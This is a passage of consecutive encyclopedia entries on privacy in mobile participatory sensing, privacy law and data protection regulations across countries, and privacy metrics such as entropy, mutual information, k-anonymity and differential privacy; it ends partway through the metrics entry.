The realisation of the mobile participatory sensing paradigm is usually supported by a mobile application running on the participants' mobile device(s). The mobile application and the corresponding backend are provided by campaign administrators. While existing participatory sensing applications can differ, most of them share common elements. The first of them is the definition of the sensing task to be fulfilled by the participants. For example, this includes the definition of the sensor reading type(s) to be collected, potential constraints on the collection time and location, and potential monetary rewards to be attributed to the contributing participants. Depending on the application, these decisions can be taken by the campaign administrators or end users interested in the sensor readings to be collected. Once the sensing tasks and the associated modalities have been defined, the resulting tasking model is communicated to the participants' device(s). Note that different tasking models have been proposed with different goals including reducing the attributed rewards, the time until the task's fulfilment, or optimising available resources (Pournajaf et al., 2016; Khan et al., 2019). The application running on the participant's device collects or supports the collection of the requested sensor readings, stores, and processes them according to the task description, before transmitting them to the application backend. The data transmitted by all participants are next stored, processed, and prepared for presentation to end users in the backend. End users, such as other participants or interested people, can query and access these data based on their personal interests or location.

Threats to Privacy

In addition to campaign administrators, participatory sensing systems involve two key stakeholders: (1) participants and (2) end users. Both of these stakeholders are especially exposed to threats to privacy when interacting with participatory sensing systems if no privacy-preserving mechanisms are applied. In the case of participants, their identity, location, and interests can be disclosed through their different interactions with the participatory sensing system. For example, participants may disclose this information when downloading sensing tasks on their personal device or

transmit the collected sensor readings to the backend. Moreover, a wide majority of collected sensor readings is only exploitable when annotated with spatiotemporal information, thus endangering the participants' location privacy. Note that the sensor readings themselves can further reveal information not only about the participants' location but also about their identity or current activities. In the case of end users, their privacy can also be at stake when querying and accessing data of interest through the system, as their requests can reveal both their location and personal interests.

These threats to privacy can be classified into two main categories: (1) external and (2) internal threats. In the former, the source of these threats is external to the system and is interested in gaining information about the participating entities. Threats to privacy from external sources are however not specific to participatory sensing applications, and common solutions can be implemented to prevent such threats. In contrast, the sources of internal threats are part of the participatory sensing system. This means that participants, end users, and/or campaign administrators can endanger the privacy of others. These threats are specific to the characteristics of participatory sensing systems and can vary according to different dimensions. The first dimension is the source's degree of involvement, ranging from involuntary to voluntary threats. For example, the sources of these threats can unknowingly reveal information about others, be honest-but-curious, or actively collude to with others to gain information about the target(s) of their attack. The second dimension are the targets of these threats, which can belong to the same stakeholder group or different groups as the source(s). For example, ill-intentioned participants may be interested in gaining insights about other participants or dishonest campaign administrators about participants. The third dimension is the duration of these threats, which can be either limited or continuous in time. The last dimension is the difference in the amount of knowledge available to the source(s). For example, campaign administrators may have more insights about the participants and may be able to better exploit them than malicious participants.

Theory and Application

Different solutions have been proposed to address the aforementioned threats, hence protecting the privacy of the participants or end users of

mobile participatory sensing systems. Most of these solutions rely on well-known techniques that are applied and applicable in other domains to ensure anonymity and location privacy. These techniques include the utilisation of pseudonyms as well as the application of the k-anonymity principle, cryptographic methods, and differential privacy.

To protect the identity of the participants and end users, the utilisation of a unique pseudonym for multiple interactions with the mobile participatory sensing system is insufficient. Despite the utilisation of a pseudonym, their interactions with the system may reveal insights about them based on, e.g. their location, requests, or interests, thus potentially leading to their identification. As a result, multiple solutions have been proposed that use more than one pseudonym and/or combine further techniques, such as k-anonymity, to prevent a potential linking between different interactions and preserve the entity's anonymity. The choice of the conditions under which pseudonyms are replaced is crucial, as it will impact the resulting degree of protection. These solutions can be applied at different levels of the participatory sensing systems. For example, the participants' anonymity can be protected when distributing the sensing tasks to the participants, when transmitting the sensor readings to the backend, or when presenting results to end users.

Among existing privacy-preserving solutions tailored to mobile participatory sensing, a wide majority is dedicated to the protection of the participants' privacy when transmitting sensor readings to the backend—a fundamental step in mobile participatory sensing. In this case, the primary source of threats are the campaign administrators, while end users are also be considered in some solutions. The first category of proposed solutions mainly aims at ensuring the participants' anonymity and/or location privacy based on the concept of mix networks or mixed zones. By doing so, the goal is to mix the sensor readings of different participants before transmitting them to the backend, so that the campaign administrators cannot determine their origins. The existing solutions vary in terms of mixing conditions.

The second category relies on periodic pseudonyms and cryptographic techniques to ensure participants' anonymity, while allowing the computation of reputation score for each participant. Trust and reputation scores are important components of mobile participatory sensing (Mousa et al., 2015; Feng et al., 2017; Restuccia et al., 2017). Due to their open

nature, mobile participatory sensing applications are subject to the transmission of incorrect sensor readings that need to be identified and discarded. Attributing reputation scores to participants is a well-known method to identify participants contributing erroneous sensor readings on purpose or not.

The third category of solutions focuses on protecting the participants' privacy especially threatened by the transmission of the sensor readings and their spatiotemporal annotations. These solutions can be subdivided into three categories: (1) spatial cloaking, (2) data perturbation, and (3) data aggregation. Solutions based on spatial cloaking aim at altering the location information to reach a coarser degree of granularity and/or build groups of k participants sharing the same location. The proposed solutions differ in their way of computing the coarser region around the participants' original location or building the participants' groups sharing the same location. In contrast, solutions based on data perturbation usually add noise to the participants' sensor readings to hide the individual contributions but still allow the application to compute statistical trends over all transmitted data. In this case, the difference between solutions lays in the applied noise. An alternative technique is to aggregate the sensor readings collected by different participants before transmitting them to the backend. By doing so, the individual sensor readings cannot be isolated and linked to their original contributor. Like in the previous categories, the proposed solutions differ in the participants' selection to contribute to the resulting aggregated values and how these values are computed.

Note that additional solutions are dedicated to threats to privacy associated with sensing, local and backend storage, and data presentation. Detailed descriptions and comparisons of these solutions are available in Christin et al. (2011) and Christin (2016).

Open Problems and Future Directions

A wide range of solutions have been proposed to protect privacy in mobile participatory sensing systems. However, most of them do not allow participants and end users to actually control the release of their personal information to other parties. Providing such a control requires to develop new solutions with a limited complexity, so that they can be understood by both participants and end users depending on the scenario. In addition to the

lack of actual control, most solutions are not transparent to participants and end users. They also do not provide an indication about their efficacy to their users.

Besides, most existing solutions have a strong focus on protecting the participants' identity and their location privacy, the latter being especially endangered by the spatiotemporal annotations of the collected sensor readings. Very few solutions are dedicated to the sensor readings themselves. However, they can be the source of additional inferences when considering the sensor readings not only in isolation but also in combination.

Existing solutions finally focus on protecting the privacy of individuals interacting with the participatory sensing systems in isolation. Relationships to other individuals and the consequences of their interactions are often not taken into consideration. Adopting a more global view could allow to identify additional inferences that should be protected. Similarly, potential breaches to bystanders' privacy when collecting sensor readings have attracted only little attention in the past.

Cross-References

Anonymity
Attacker Models for Location Privacy
Differential Privacy
k -Anonymity
Location Privacy in Wireless Networks
Mix-Zones in Wireless Mobile Networks
Pseudonyms for Mobile Networks
Spatiotemporal Privacy

References

Christin D (2016) Privacy in mobile participatory sensing: current trends and future challenges. J Syst Softw (JSS) 116:57–68
[zbMATH]

Christin D, Reinhardt A, Kanhere SS, Hollick M (2011) A survey on privacy in mobile participatory sensing applications. J Syst Softw (JSS) 84(11):1928–1946

Feng W, Yan Z, Zhang H, Zeng K, Xiao Y, Hou YT (2017) A survey on security, privacy, and trust in mobile crowdsourcing. IEEE Internet Things J 5(4):2971–2992
[zbMATH]

Khan F, Rehman AU, Zheng J, Jan MA, Alam M (2019) Mobile crowdsensing: a survey on privacy-preservation, task management, assignment models, and incentives mechanisms. Futur Gener Comput Syst 100:456–472

Mousa H, Mokhtar SB, Hasan O, Younes O, Hadhoud M, Brunie L (2015) Trust management and reputation systems in mobile participatory sensing applications: a survey. Comput Netw 90:49–73

Pournajaf L, Garcia-Ulloa DA, Xiong L, Sunderam V (2016) Participant privacy in mobile crowd sensing task management: a survey of methods and challenges. ACM Sigmod Record 44(4):23–34

Restuccia F, Ghosh N, Bhattacharjee S, Das SK, Melodia T (2017) Quality of information in mobile crowdsensing: survey and research challenges. ACM Trans Sensor Netw (TOSN) 13(4):1–43
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300727

Privacy in Mobile Sensing Applications

Privacy in Mobile Participatory Sensing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300728

Privacy in Mobile Urban Sensing Applications

Privacy in Mobile Participatory Sensing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300729

Privacy in Participatory Sensing Applications

Privacy in Mobile Participatory Sensing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1639

Privacy Law: Understanding Data Protection Regulations

Dwight Horne[80] ✉
(80) AT&T Center for Virtualization, Southern Methodist University, Dallas, TX, USA

✉ **Dwight Horne**
Email: rhorne@smu.edu

Synonyms

Data Privacy Regulations; Data Protection Regulations; Information Privacy Law; Privacy Legislation

Definition

While early privacy-related laws governed control over private property, protection from unlawful search and seizure, or freedom from unwanted scrutiny, the information age engendered contemporary privacy laws that predominantly address protection of privacy relevant data and regulate the flow of said information. Data protection regulations generally address lawful collection, processing, retention, and transfer of private information. Yet privacy laws can vary significantly in areas such as scope, definitions, enforcement, perspectives on consent, derogations, and rights conferred to data subjects.

Background

Historical precursors representing early notions of privacy have been traced back to at least eighteenth and nineteenth century case law pertaining to such subjects as authors' rights to prevent or control publication of their writings, individuals' rights to prevent publication of private letters, control of images, and cases of improper search and seizure or trespass upholding the sanctity of the homestead and private life therein (Richardson 2017). While numerous cases like these seemingly prefigured a right to privacy, the landmark writing of Warren and Brandeis (1890) is often credited with popularizing the elucidation of a "right to privacy" in Western jurisprudence as a "right to be let alone" that spans beyond the tangible to include intangible possessions, an idea that could be viewed as inevitably following from other laws spanning concepts from constitutional rights to life and liberty to protections of private property and protections against personal injury.

Just a century after the landmark writing from Warren and Brandeis, notions of privacy had become ingrained within case law and regulatory frameworks worldwide. Yet the field of privacy law continues to adapt to realities of evolving societal norms, rapid technological advancement, and the precipitous expansion of data in both quantity and significance in modern life.

Theory

Definitions of privacy have been the subject of significant analysis and cross-functional debate spanning fields from sociology and philosophy to legal scholarship, ethics, and cyber security. Presupposing a concept of privacy are notions of the existence of public/private boundaries and of circumstances under which "reasonable persons" might have an "expectation of privacy." At least four broad categories of privacy have been recognized including physical, psychological, decisional, and informational privacy. Recent regulations have increasingly focused on the fourth – information or data privacy.

Two common perspectives on privacy focus either on *control* over one's data and personal choice, or on the ability to *limit* or restrict access to private information to authorized parties and potentially only for authorized purposes. Beyond the concepts of control and limitation theory, other perspectives of information privacy theory have included the *categorical*

privacy of Vedder (1999), *contextual integrity* theory of Nissenbaum (2004), and the *ontological interpretation* of Floridi (2005). For example, Floridi's approach views privacy of information as a function of the various forces that might oppose the flow of private information, a concept referred to as *ontological friction*. Meanwhile, Nissenbaum gave a prescriptive model in which potential privacy violations were a function of multiple variables including the context, nature of the information, roles and relationships of agents and subjects, and the terms of data sharing. Such contemporary theories of privacy can serve as useful frameworks for development and analysis of privacy regulations during the coevolution of technologies with the laws that govern them.

Application

Early notions of privacy in jurisprudence related to ideas such as control over private property, freedom from unwanted scrutiny, or protection from unlawful search and seizure. The information age welcomed an increased focus on protection of privacy relevant information and regulation of the flow of said data. Modern data protection regulations generally address lawful collection, processing, retention, and transfer of private information. Privacy laws have major implications for the operations of businesses and governmental entities, yet privacy regulations can vary significantly from one locale to another in a number of areas including scope, definitions, enforcement, consent, derogations, and rights conferred to data subjects.

Governing bodies have typically taken either a comprehensive generalized approach to data security, or a more targeted approach with multiple laws regulating specific industries or categories of data. The General Data Protection Regulation (GDPR) of the European Union (EU) is an example of the former, while the collection of different laws in the United States of America (USA) separately regulating privacy relevant aspects of healthcare, finance, computer fraud, and federal data handling are examples of the latter approach.

Although privacy laws can differ significantly, familiarity with certain core elements can assist with interpretation of privacy regulations. A number of those core subject areas are now discussed in turn.

- *Scope*. After identifying candidate laws that may be applicable for a given situation, the scope of the regulations must be examined as they

may or may not be limited by geographical location, revenue, sources of revenue, nature of data processing, and more. In the case of the GDPR, Articles 2 and 3 clarify the material and territorial scope, respectively. For example, similar to the Brazilian General Data Protection Law (LGPD) and many other legal frameworks, the GDPR has extraterritorial scope in that it applies to entities regardless of locale when they process the data of data subjects under jurisdiction of the law.

- *Definitions*. While the scope parameters identify the entities that regulations apply to, definitions are a related element that narrows the set of data that the specified protections apply to. Definitions can vary in level of specificity from law to law, but generally identify what constitutes sensitive personal data or privacy relevant data at minimum. Examples of categories often considered sensitive personal data include personally identifiable information, religious/philosophical/political beliefs, genetic data, racial/ethnic origin, financial details, and health data. For example, the list of protected information in India's 2011 Privacy Rules include biometric data, password, bank and credit information, sexual orientation, and health records. The privacy legislation of Mexico may extend the notion of personal data to further include pictures, videos, geolocation data, and signatures. Meanwhile, more than 50 pages of the Australian Privacy Act of 1988 also provided many definitions beyond what constitutes sensitive personal data for the purpose of interpreting the regulations outlined therein. In summary, definitions are fundamental to a correct understanding of different privacy laws.
- *Justification*. The GDPR of the EU prefaces regulations with the declaration that the protection of personal data processing is "a fundamental right" (General Data Protection Regulation 2016). Article one of the Brazilian LGPD also states "fundamental rights of freedom and privacy" as its purpose (National Congress of Brazil 2018). The LGPD further adds grounds such as respect for privacy, freedom of expression, and inviolability of honor and image while balancing with grounds of free enterprise, competition, technological development, and innovation.
- *Consent*. Data subjects give consent when they agree with, accept, or approve of the terms and conditions of personal data usage. Consent can be explicit or implicit. Recent regulations have increasingly required

informed consent prior to collection and usage of data, sometimes referred to as *opt in*. The GDPR is an example of broadly applicable regulations that require advance, informed consent. Regulations can also designate the ability to withdraw consent at any time as a data subject right. Meanwhile, other regulations may focus on the ability to *opt out* of particular uses of personal data, or may not directly address consent at all. For instance, the California Consumer Privacy Act (CCPA) in the United States requires the ability to opt out of the sale of personal information. But the "do not sell my information" opt out provision does not generally apply to use cases that fall outside of its definition of sales. It is, however, changed to an opt in requirement for children under the age of 16, adding parental consent for children under the age of 13.

- *Legal Basis for Processing*. In some privacy laws, prior informed consent may be a sufficient legal basis for processing of private data. However, the GDPR outlines six specific bases for fair and lawful processing of privacy relevant data. In that case, mere consent is not a sufficient basis for lawful processing. Similarly, Brazil's LGPD also outlines legal bases for lawful processing, although the list is a bit longer than that of the GDPR. As a growing number of entities face significant financial penalties due to lack of sufficient basis for lawful processing, they have learned that it is important to understand what may constitute a lawful basis according to specific regulations.
- *Data Subject Rights*. Privacy laws vary in the rights conferred to data subjects with regard to their sensitive personal information. Examples of data subject rights that may be identified in modern privacy laws include the right to be informed about data collection and processing to access personal data, to rectify inaccuracies, to control other parties' access to personal data, to request erasure (often referred to as a right to be forgotten), to opt out or otherwise restrict certain practices such as the sale of personal data, and the right to grant or withdraw consent at any time.
- *Information Security*. Many privacy regulations either specify minimum security requirements and controls or general measures that must be taken to ensure confidentiality and integrity of privacy relevant data. Laws that do not directly regulate information security often refer to or rely on other regulations to ensure adequate protection of personal data. For instance, the GDPR generally requires measures to ensure data

security that are “appropriate to the risk” and a number of violations and associated penalties during the first few years of GDPR enforcement were due to insufficient measures taken to ensure information security. On the other hand, China’s Cyber Security law introduced a notion of cyberspace sovereignty and outlined more detailed safeguarding requirements.

- *Breach Notification*. Some personal data protection laws contain mandatory breach notification requirements in the event of unauthorized access or other compromise of sensitive personal data. It is common to specify a maximum delay between initial awareness of a breach and required notification of affected parties. Meanwhile, some data protection laws omit breach notification provisions because other existing laws already outline data breach notification requirements, and such additions would be redundant.
- *Enforcement*. Administrative sanctions, civil penalties, and even criminal charges may result from noncompliance with various privacy laws. With the GDPR, for instance, fines may be up to the larger of 20,000,000 EUR or 4% of annual turnover. Meanwhile, in Japan fines can be up to 500,000 JPY and criminal penalties may result in up to a year in prison. Potential criminal penalties in Vietnam go even further, where certain violations can result in up to 7 years of imprisonment. As part of risk management processes, it is important to account for the enforcement actions of the specifically applicable regulatory frameworks.
- *Derogations*. A common characteristic of many privacy laws is the notion of derogation in the form of exemption from certain regulations, or relaxation of some requirements in specific cases. For example, the definitions contained in the *privacy rules* of India identify information freely available in the public domain as exempt from consideration as sensitive private information and consequently, exempt from the regulations. More broadly, it is common for privacy regulations to include exceptions in different forms for law enforcement, national security, or nonprofit research purposes. Some regulations may include additional exceptions with the intent of fostering innovation or commerce, an example of attempting to balance the tradeoffs between privacy of individuals and potential societal benefits of public commerce or technological innovation.

While comprehensive coverage of global privacy laws would span many volumes, a small representative sampling of privacy laws by region are summarized with respect to several key characteristics in Table 1. The areas generalized include the relative number and type of laws, consent requirements, information security requirements, breach notification requirements, and the maximum prison and/or financial penalties according to the primarily applicable law(s). Note that where many specific laws are present, only one or a few main regulations are considered. Where federal laws coexist with regulations of states or municipalities, only the national or federal laws are generally considered for the purposes of comparison. Hence, some conflicts or deviations may occur such as a national law requiring notification of privacy policy rather than prior consent for certain circumstances, while state level laws may require the ability to opt-out of other privacy-related processing scenarios.

Privacy Law: Understanding Data Protection Regulations, Table 1 Sample comparison of regional/national privacy laws

Region	Privacy laws	Consent	Security controls	Breach notification	Penalties – prison	Penalties – fines
Brazil	Few, Broad	Required	Risk based	Required	–	BRL 50,000,000 or 2% revenue
China	Many, Specific	Required	Specific controls	Required	7 years	RMB 1,00,000 or 10X illegal gains
Egypt	Draft Law	Required	Risk based	Required	–	EGP 2,000,000
Ethiopia	Few, Minimal	–	Risk based	Required	–	–
European Union (EU)	Few, Broad	Required	Risk based	Required	–	20,000,000 EUR or 4% annual turnover
India	Many, Specific	Required	Reasonable security practices	Required	3 years	€694,450 (Civil), €6,950 (criminal)
Indonesia	Many, Specific	Required	Specific controls	Required	12 years	IDR 12,000,000,000
Iran	Many, Specific	Required	Risk based	–	6 months	RI 10,000,000
Japan	Few, Broad	Required	Risk based	Recommended	1 year	JPY 500,000

Region	Privacy laws	Consent	Security controls	Breach notification	Penalties – prison	Penalties – fines
Mexico	Many, Specific	Required	Risk based	Required	5 years	320,000 times minimum wage
Nigeria	Many, Specific	Required	Specific Controls	–	–	NGN 10,000,000 or 2% Revenue
Philippines	Few, broad	Required	Specific controls	Required	7 year	PHP 5,000,000
Russia	Many, specific	Required	Specific controls	–	–	RUR 75,000
Turkey	Few, broad	Required	Specific controls	Required	4–5 years	TRY 1,000,000
USA	Many, specific	Disclosure, vary by state	Vary by law, state	Required, vary by state	–	Vary by law, Vary by state
Vietnam	Many, specific	Required	Risk based	Required	7 years	VND 1,000,000,000

The landscape of privacy law is complex with a large number of disparate privacy regulations even within a single region in many cases, and regulations continue to evolve rapidly. Any comparison is likely outdated soon after it is printed. For instance, at the time of writing, both Egypt and India had comprehensive draft personal data protection laws under consideration. Consequently, the current information regarding the latest regulations should always be sought. While resources such as a handbook from global law firm (DLA Piper 2017) or a law review article (Raul 2018) can be informative, reference materials are not a replacement for legal counsel.

Open Problems and Future Directions

The rapid advancement of technology in a world of ubiquitous connectivity that continues to generate increasing amounts of data will continue to introduce interesting challenges pertaining to the evolution and refinement of privacy laws. Areas such as data mining/analytics with big data, rapidly advancing machine learning and artificial intelligence, increasingly pervasive Internet of Things (IoT) devices and wireless sensor networks, and wireless technologies like radio frequency identification (RFID) and near-field communication (NFC) will likely continue to complicate efforts

to comply with data protection regulations. While some regulations provide clear bounds on the definition of privacy relevant data, other laws can be interpreted more broadly and the increasing proliferation of these technologies suggests that privacy-related research problems will persist as privacy laws and social norms evolve and adapt. For example, the domains of differential privacy and privacy-enhanced technologies (PETs) will likely see continued focus as potential opportunities for cost-effective compliance with privacy regulations or for competitive advantage in a data-driven world. On the other hand, privacy laws may also need to evolve to better accommodate PETs. For instance, while PETs may be a natural extension of Privacy by Design encouraged by the GDPR, implementing a right to be forgotten (data erasure) may not be feasible with personal data that are not directly linkable to identities from a service provider's perspective.

Cybersecurity will continue to be a related area of emphasis in academia and industry because of its foundational role in assuring confidentiality and integrity of private data. Beyond security controls and compliance automation to mitigate risk, the evolution of cyber security and privacy insurance to transfer risk and bound financial consequences will likely continue. At present, examples of coverage options may include privacy liability, network security liability, and costs of regulatory proceedings, forensics, and business interruption.

Additionally, genetic and biometric information continue to be increasingly commonplace, and are often governed in some way by data protection regulations. But there are always tradeoffs to consider. Balancing the effective utilization of genetic data for benefits to society such as major medical advances with the significant risks to personal privacy will be important. More generally, with potential privacy threats such as the many user/browser/device fingerprinting methods, location tracking methods, and a constant surveillance society, a key challenge will continue to be identifying the right tradeoffs between individual privacy rights and the interests of society as a whole such as national security, crime prevention, and data processing entities like service providers carrying out their business function. Individuals, businesses, governments, and the whole of society have a vested interest in the ongoing coevolution of privacy relevant technologies and the laws that regulate them – a roadmap containing both challenges and opportunities.

Cross-References

Information Privacy Requirements
Information Security Policy Compliance
Personally Identifiable Information
Privacy by Design
Privacy-Enhancing Technologies (PET)

References

DLA Piper (2017) Data protection laws of the world – full handbook. https://www.dlapiperdataprotection.com. Accessed 11 Jun 2020

Floridi L (2005) The ontological interpretation of informational privacy. Ethics Inf Technol 7(4):185–200
[zbMATH]

General Data Protection Regulation (2016) Regulation (EU) 2016/679 of the European Parliament and of the Council of 27 April 2016 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing Directive 95/46, Official Journal of the European Union (OJ) 59:1–88

National Congress of Brazil (2018) Law No. 13,709, Lei Geral de Proteção de Dados Pessoais (LGPD), 15 Aug 2018

Nissenbaum H (2004) Privacy as contextual integrity. Wash Law Rev 79:119
[zbMATH]

Raul AC (ed) (2018) The privacy, data protection and cybersecurity law review. Law Business Research Limited, London

Richardson M (2017) The right to privacy: origins and influence of a nineteenth-century idea, vol 40. Cambridge University Press, Cambridge

Vedder A (1999) KDD: the challenge to individualism. Ethics Inf Technol 1(4):275–281
[zbMATH]

Warren S, Brandeis L (1890) The right to privacy. Harv L Rev 4:193–220
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300730

Privacy Legislation

Privacy Law: Understanding Data Protection Regulations

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300731

Privacy Measurement

Privacy Metrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1543

Privacy Metrics

Isabel Wagner[81] ✉ and David Eckhoff[82] ✉
(81) De Montfort University, Leicester, UK
(82) TUMCREATE Ltd., Singapore, Singapore

✉ **Isabel Wagner (Corresponding author)**
Email: isabel.wagner@dmu.ac.uk

✉ **David Eckhoff (Corresponding author)**
Email: david.eckhoff@tum-create.edu.sg

Synonyms

Privacy assessment; Privacy measurement; Privacy quantification

Definitions

Privacy metrics are used to quantify the privacy properties of a system, such as the level of privacy enjoyed by users, the loss of privacy associated with a certain application, or the amount of privacy gained by using privacy-enhancing technology.

Theory

Privacy metrics quantify privacy levels in the context of specific technical systems, normally under consideration of an adversary who aims to learn sensitive information from observations or by using the technical system. Sensitive information includes but is not limited to user identities, for example, when the adversary aims to reidentify users in a published dataset,

and user properties, for example, locations, social connections, and medical histories. The applicability of privacy metrics depends on what type of information the adversary aims to learn (Wagner and Eckhoff, 2018).

Privacy metrics formalize relevant properties of these technical systems, for example, what sensitive information exists in the system and how it may be observable by the adversary, and yield numerical or canonical values that represent the system's privacy level.

Privacy metrics are important because they allow to judge the efficacy of privacy-enhancing technologies which in turn enables comparability and thus ranking.

Inputs for Privacy Metrics

Most privacy metrics are computed based on five types of input quantities: The original sensitive data (or ground truth), properties of the observed or published data, parameters specific to the metric, and when the metric considers an adversary, also the adversary's estimate and the prior knowledge available to the adversary.

The *ground truth* is the true value of the sensitive information sought by the adversary. The true outcome is not available to real-world adversaries, and as such they cannot use it to optimize their strategies. Instead, the true outcome is used in privacy metrics to judge how good the adversary's estimate is or how much a published dataset reveals.

Data properties include features such as cardinalities, variances, distributions of certain attributes in a dataset, or the correlation between them.

Parameters are normally used to configure privacy metrics, for example, using thresholds, sensitivities, or desired privacy levels.

The *adversary's estimate* often takes the form of a posterior probability distribution which indicates the adversary's belief of what the true values of the targeted sensitive information are, after having observed and/or interacted with the system. Even though the adversary's capabilities can vary widely between different systems, considering the adversary's estimate in a privacy metric allows the metric to be applied regardless of specific capabilities, because they are implicitly represented in the adversary's estimated probability distributions.

Prior knowledge available to the adversary encompasses all relevant additional data sources that are available to the adversary. Prior knowledge

can include knowledge about the world (such as timetables or population-wide statistics) and knowledge about specific users (such as individual preferences or routines). Privacy metrics differ in whether they implicitly or explicitly consider prior knowledge available to the adversary. When prior knowledge is considered implicitly, it may be represented in the adversary's probability distributions; when it is considered explicitly, it may be present directly in the equation of the metric.

Properties Measured by Privacy Metrics

Based on these inputs, privacy metrics measure different quantities that are thought to be correlated to the privacy level in a specific system. Following Wagner and Eckhoff (2018), these quantities can be grouped into eight categories: uncertainty, information gain, similarity, indistinguishability, success, error, time, and accuracy.

Uncertainty Metrics

Metrics that quantify the adversary's uncertainty assume that more uncertainty corresponds to more privacy. Most uncertainty metrics are based on the concept of the anonymity set, i.e., the set of users that the adversary cannot distinguish. Using only the *size of the anonymity set* as a privacy metric is problematic as it implicitly assumes that each member of the set is equally likely to be a certain user and because its magnitude depends on the overall number of users in the system.

Entropy H(*X*) measures the adversary's uncertainty, taking into account the probability *p*(*x*) assigned to each member *x* of the anonymity set (Diaz et al., 2003). Entropy is interpreted as the additional number of bits the adversary needs to become certain.

$$H(X) = -\sum_{x \in X} p(x) \log_2 p(x)$$

Many variants of entropy exist, for example, *normalized entropy* which improves the comparability of entropy values and *conditional entropy* which explicitly takes into account the adversary's observations or prior knowledge.

A criticism of uncertainty metrics is that they do not take into account the adversary's correctness and therefore cannot express whether the adversary has truly learned any sensitive information.

Information Gain Metrics

Information gain metrics quantify how much information the adversary gains over and above prior knowledge. This often corresponds to the privacy loss experienced by users.

Most information gain metrics are based on information theory. *Mutual information* $I(X, Y)$, for example, quantifies the amount of information shared between two random variables. Mutual information is often used to quantify how much information about sensitive data the adversary can gain by observing the (obfuscated) outputs of a system, i.e., the two random variables correspond to the hidden data X and observed data Y (Sankar et al., 2013).

$$I(X,Y) = \sum_{x \in X} \sum_{y \in Y} p(x,y) \log_2 \frac{p(x,y)}{p(x)p(y)}$$

Similarly to entropy, *normalized mutual information* improves comparability, and *conditional mutual information* explicitly takes into account the adversary's prior knowledge.

Similarity Metrics

Most similarity metrics do not explicitly consider an adversary and instead quantify similarities between datasets, for example, between the original and sanitized versions of a dataset.

The most well-known similarity metric is *k-anonymity*, which is based on the idea of grouping database rows in equivalence classes of size of at least k, so that the k rows are indistinguishable from each other with respect to their quasi-identifiers (Samarati, 2001). Quasi-identifiers are those attributes in the database that may identify users if combined with each other or other data (e.g., zip code, age). The concept of k indistinguishable rows is similar to indistinguishable users in an anonymity set.

Because k-anonymity has several weaknesses, including its applicability to high-dimensional data, against correlation with other datasets, and against attribute disclosure attacks, several modifications have been proposed: *ℓ-diversity* and *t-closeness* require diversity in each equivalence class, and *m-invariance* places constraints on equivalence classes to allow for subsequent releases of the same dataset.

Indistinguishability Metrics

Indistinguishability metrics quantify the adversary's ability to distinguish between two outcomes of a privacy mechanism. This is based on the classic notion from computer security.

Differential privacy, in its original context, guarantees that any disclosure from queries to a statistical database is equally likely, within a small multiplicative factor ϵ, where ϵ indicates the privacy level (smaller values indicate higher privacy) (Dwork et al., 2006). *Approximate differential privacy*, which uses an additional additive constant δ, gives weaker privacy guarantees but may allow query responses with higher utility. Differential privacy has found wide application outside of statistical databases, for example, in location privacy (*geo-indistinguishability*). However, it is difficult to choose parameter values for ϵ and δ in practical settings, and values reported for ϵ in the literature span five orders of magnitude.

Success Metrics

Success metrics quantify the adversary's success in obtaining sensitive information, for example, the *likelihood of success* in one attempt or the *rate of success* across several attempts. Success metrics are widely applicable because *success* can be defined flexibly to match specific applications. As a result, success metrics can account for all kinds of adversaries and all kinds of prior knowledge or observations available to the adversary. However, because success can (and has been) defined in many different ways, the metrics can be hard to compare across research works (Wagner and Eckhoff, 2014). In addition, care must be taken when reporting success rates as averages because even a low-average success rate can hide worst-case privacy losses that particular individuals may suffer.

Error Metrics

Error metrics quantify the correctness of the adversary's estimate, for example, based on the difference or distance between true and estimated outcomes.

The adversary's *expected estimation error* relies on a distance metric $d()$ to tailor the metric to a particular application (Oya et al., 2017). For example, $d()$ could be the Euclidean distance between estimated locations x

and true locations x^* in a location privacy scenario or a binary indicator for adversary failure (in which case the metric can be interpreted as the adversary's *incorrectness*).

$$\sum_{x \in x} p(x|y) d(x, x^*)$$

Time Metrics

There are two classes of time-based metrics with different assumptions: the *time until the adversary's success* assumes that the adversary will eventually succeed, whereas the *time until the adversary's confusion* assumes that the adversary will eventually be defeated by the privacy mechanism. In both cases, the metrics need to be combined with other privacy metrics that indicate when the condition for the adversary's success or failure is met, such as entropy or success rate.

Accuracy Metrics

Accuracy metrics quantify the precision of the adversary's estimate, but without considering the estimate's correctness or the adversary's certainty. As such, accuracy metrics are most useful as a complement to other privacy metrics.

The *confidence interval width*, for example, constructs a confidence interval for the adversary's estimate of the true outcome and assumes that a larger confidence interval width indicates higher privacy.

Criteria for Selecting Privacy Metrics

Given this multitude of available privacy metrics, it is important to know which criteria can be used to guide the selection of privacy metrics for a specific application. Generally, it is important to select privacy metrics for their quality instead of convenience. Many different aspects can determine the quality of a privacy metric.

- *Ease of understanding and interpretation*. Metrics that are easy to understand and interpret help the target audience make sense of the results. Of course, *ease* depends on the audience and can differ greatly between laypeople and domain experts. For example, it is often beneficial to use privacy metrics that have already been used in prior

work because they will be most readily understood by other researchers in the field.

- *Monotonicity*. Monotonicity captures the notion that, on average, stronger adversaries are better at breaking privacy. Therefore, privacy metrics should show decreasing privacy with increasing adversary strength (Wagner, 2017). Monotonicity can be evaluated quantitatively for specific applications if appropriate adversary models with increasing strength can be defined, for example, by skewing their probability distributions or giving access to more prior knowledge. Monotonicity of privacy metrics has been studied for genome privacy (Wagner, 2017), tracking in vehicular communications (Zhao and Wagner, 2019), and graph privacy (Zhao and Wagner, 2020).
